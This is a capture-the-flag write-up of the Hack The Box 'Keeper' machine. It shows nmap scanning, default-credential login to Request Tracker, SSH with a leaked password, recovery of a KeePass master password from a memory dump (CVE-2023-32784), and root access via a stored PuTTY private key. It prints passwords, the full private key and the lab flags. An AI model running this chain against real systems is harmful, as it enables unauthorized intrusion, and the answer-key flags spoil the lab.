Keeper
Keeper is an easy-difficulty Linux machine that features a support ticketing system that uses default credentials. Enumerating the service, we are able to see clear text credentials that lead to SSH access. With SSH access, we can gain access to a KeePass database dump file, which we can leverage to retrieve the master password. With access to the Keepass database, we can access the root SSH keys, which are used to gain a privileged shell on the host.
Tasks
Question 1: How many open TCP ports are listening on Keeper?
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.229.41 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-06 23:49 EDT
Nmap scan report for 10.129.229.41
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.87 seconds
Answer: 2
Question 2: What is the default password for the default user on Request Tracker (RT)?
Opening the target IP address in the web browser shows a message saying 'To raise an IT support ticket, please visit tickets.keeper.htb/rt/'. Navigating to http://tickets.keeper.htb/rt/ displays a login page, with a link on the top right of the page that navigates to requesttracker.com. In the top navbar of the official website, click on the Community dropdown, and click on GitHub. This brings us to the GitHub profile page, where we can open the repository for request tracker and read the README.md for the default credentials.
Answer: password
Question 3: Besides root, what other user is in RT?
Login to the web application using the default credentials root:password. In the Admin tab, click on Users to view the list of available users in the system.

Answer: lnorgaard
Question 4: What is the lnorgaard user's password on Keeper?
Click on the lnorgaard's username to modify it, and scroll down to view available information.

Answer: Welcome2023!
Question 5: Submit the flag located in the lnorgaard user's home directory.
From our Nmap scan earlier, we discovered that the SSH port 22 is also open. We then attempt to SSH to the target machine using the credentials lnorgaard:Welcome2023!
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~]
└──╼ [★]$ ssh lnorgaard@10.129.229.41
lnorgaard@10.129.229.41's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Mon Sep  7 06:13:33 2026 from 10.10.14.224
lnorgaard@keeper:~$ pwd
/home/lnorgaard
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
c5e94d051f3c7ea3a07be0a29878531a
Answer: c5e94d051f3c7ea3a07be0a29878531a
Question 6: What is the 2023 CVE ID for a vulnerability in KeePass that allows an attacker access to the database's master password from a memory dump?
We discover this via Google Search.
Answer: CVE-2023-32784
Question 7: What is the master password for passcodes.kdbx?
In the SSH session earlier, we noticed the zip file named RT30000.zip and unzip it, which gives us the files passcodes.kdbx and KeePassDumpFull.dmp. We download these files on our machine by activating a Python HTTP server in the SSH session, and we download from the web browser.
If running dotnet run /path/to/KeePassDumpFull.dmp returns errors, most likely the installed .NET version is version 8.0. Edit the /keepass-password-dumper/keepass_password_dumper.csproj to change the .NET version accordingly from 7.0 to 8.0.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~/keepass-password-dumper]
└──╼ [★]$ ls
assets  bin  keepass_password_dumper.csproj  LICENSE  obj  Program.cs  README.md
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~/keepass-password-dumper]
└──╼ [★]$ sudo vi keepass_password_dumper.csproj
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~/keepass-password-dumper]
└──╼ [★]$ dotnet run ~/Downloads/KeePassDumpFull.dmp
Found: ●ø
Found: ●ø
[...]
Found: ●c
Found: ●M

Password candidates (character positions):
Unknown characters are displayed as "●"
1.:	●
2.:	ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M,
3.:	d,
4.:	g,
5.:	r,
6.:	ø,
7.:	d,
8.:	 ,
9.:	m,
10.:	e,
11.:	d,
12.:	 ,
13.:	f,
14.:	l,
15.:	ø,
16.:	d,
17.:	e,
Combined: ●{ø, Ï, ,, l, `, -, ', ], §, A, I, :, =, _, c, M}dgrød med fløde
We successfully retrieved a potential master password dgrød med fløde. Then we need to install kpcli, which is a CLI tool to work with KeePass 1.x or 2.x database files. Now we change directory to the folder that contains the passcodes.kdbx file and run kpcli from there.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~]
└──╼ [★]$ cd Downloads
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~/Downloads]
└──╼ [★]$ kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> help
  attach -- Manage attachments: attach <path to entry|entry number>
autosave -- Autosave functionality
      cd -- Change directory (path to a group)
      cl -- Change directory and list entries (cd+ls)
   clone -- Clone an entry: clone <path to entry> <path to new entry>
   close -- Close the currently opened database
     cls -- Clear screen ("clear" command also works)
    copy -- Copy an entry: copy <path to entry> <path to new entry>
    edit -- Edit an entry: edit <path to entry|entry number>
  export -- Export entries to a new KeePass DB (export <file.kdb> [<file.key>])
    find -- Finds entries by Title
     get -- Get a value: get <entry path|entry number> <field>
    help -- Print helpful information
 history -- Prints the command history
   icons -- Change group or entry icons in the database
  import -- Import a password database (import <file> <path> [<file.key>])
      ls -- Lists items in the pwd or specified paths ("dir" also works)
   mkdir -- Create a new group (mkdir <group_name>)
      mv -- Move an item: mv <path to a group|or entries> <path to group>
     new -- Create a new entry: new <optional path&|title>
    open -- Open a KeePass database file (open <file.kdb> [<file.key>])
     otp -- Show one-time password: otp <entry path|number>
  passwd -- Change the opened database's password
   purge -- Purges entries in a given group based on criteria.
    pwck -- Check password quality: pwck <entry|group>
     pwd -- Print the current working directory
    quit -- Quit this program (EOF and exit also work)
  rename -- Rename a group: rename <path to group>
      rm -- Remove an entry: rm <path to entry|entry number>
   rmdir -- Delete a group (rmdir <group_name>)
    save -- Save the database to disk
  saveas -- Save to a specific filename (saveas <file.kdb> [<file.key>])
     set -- Set a value: get <entry path|entry number> <field> <val>
    show -- Show an entry: show [-f] [-a] <entry path|entry number>
   stats -- Prints statistics about the open KeePass file
     ver -- Print the version of this program
    vers -- Same as "ver -v"
      xo -- Copy one-time password to clipboard: xo <entry path|number>
      xp -- Copy password to clipboard: xp <entry path|number>
     xpx -- Copy password to clipboard, with auto-clear: xpx <entry path|number>
      xu -- Copy username to clipboard: xu <entry path|number>
      xw -- Copy URL (www) to clipboard: xw <entry path|number>
      xx -- Clear the clipboard: xx

Type "help <command>" for more detailed help on a command.
kpcli:/> open passcodes.kdbx
Provide the master password: *************************
Error opening file: Couldn't load the file passcodes.kdbx

Error(s) from File::KeePass:
The database key appears invalid or else the database is corrupt.

kpcli:/>
Searching for 'dgrød med fløde' online returns 'rødgrød med fløde' whic is most likely the correct password. We run kpcli again and use this new password.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~/Downloads]
└──╼ [★]$ kpcli

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: *************************
kpcli:/> ls
=== Groups ===
passcodes/
Answer: rødgrød med fløde
Question 8: What is the first line of the "Notes" section for the entry in the database containing a private SSH key?
In the kpcli session, we explore and find the Network/ folder. From there we list out files and use show 0 -f to display in full the unredacted details of entry number 0 within the current folder.
kpcli:/> cd passcodes
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0 -f

Title: keeper.htb (Ticketing Server)
Uname: root
 Pass: F4><3K0nd!
  URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

kpcli:/passcodes/Network>
Answer: PuTTY-User-Key-File-3: ssh-rsa
Question 9: Submit the flag located in the root user's home directory.
In a new terminal, we save the Notes as ssh_key_file.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qbplabfgur]─[~]
└──╼ [★]$ echo "PuTTY-User-Key-File-3: ssh-rsa
       Encryption: none
       Comment: rsa-key-20230519
       Public-Lines: 6
       AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
       8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
       EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
       Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
       FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
       LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
       Private-Lines: 14
       AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
       oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
       kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
       f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
       VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
       UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
       OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
       in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
       SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
       09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
       xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
       AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
       AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
       NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
       Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0" > ssh_key_file
Then we run sudo vi ssh_key_file to remove empty spaces appearing at the beginning of each line to prevent errors. In the left panel of Putty GUI, we navigate to Connection > SSH > Auth > Credentials and choose the location of the SSH key file created.

Logging in via SSH as root should now be successful.
login as: root
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your                                                                        Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# pwd
/root
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
75899279e801c13f24848210fcb6f52a
Answer: 75899279e801c13f24848210fcb6f52a
See you in the next Hacking Lab.
@aaronamran
September 2026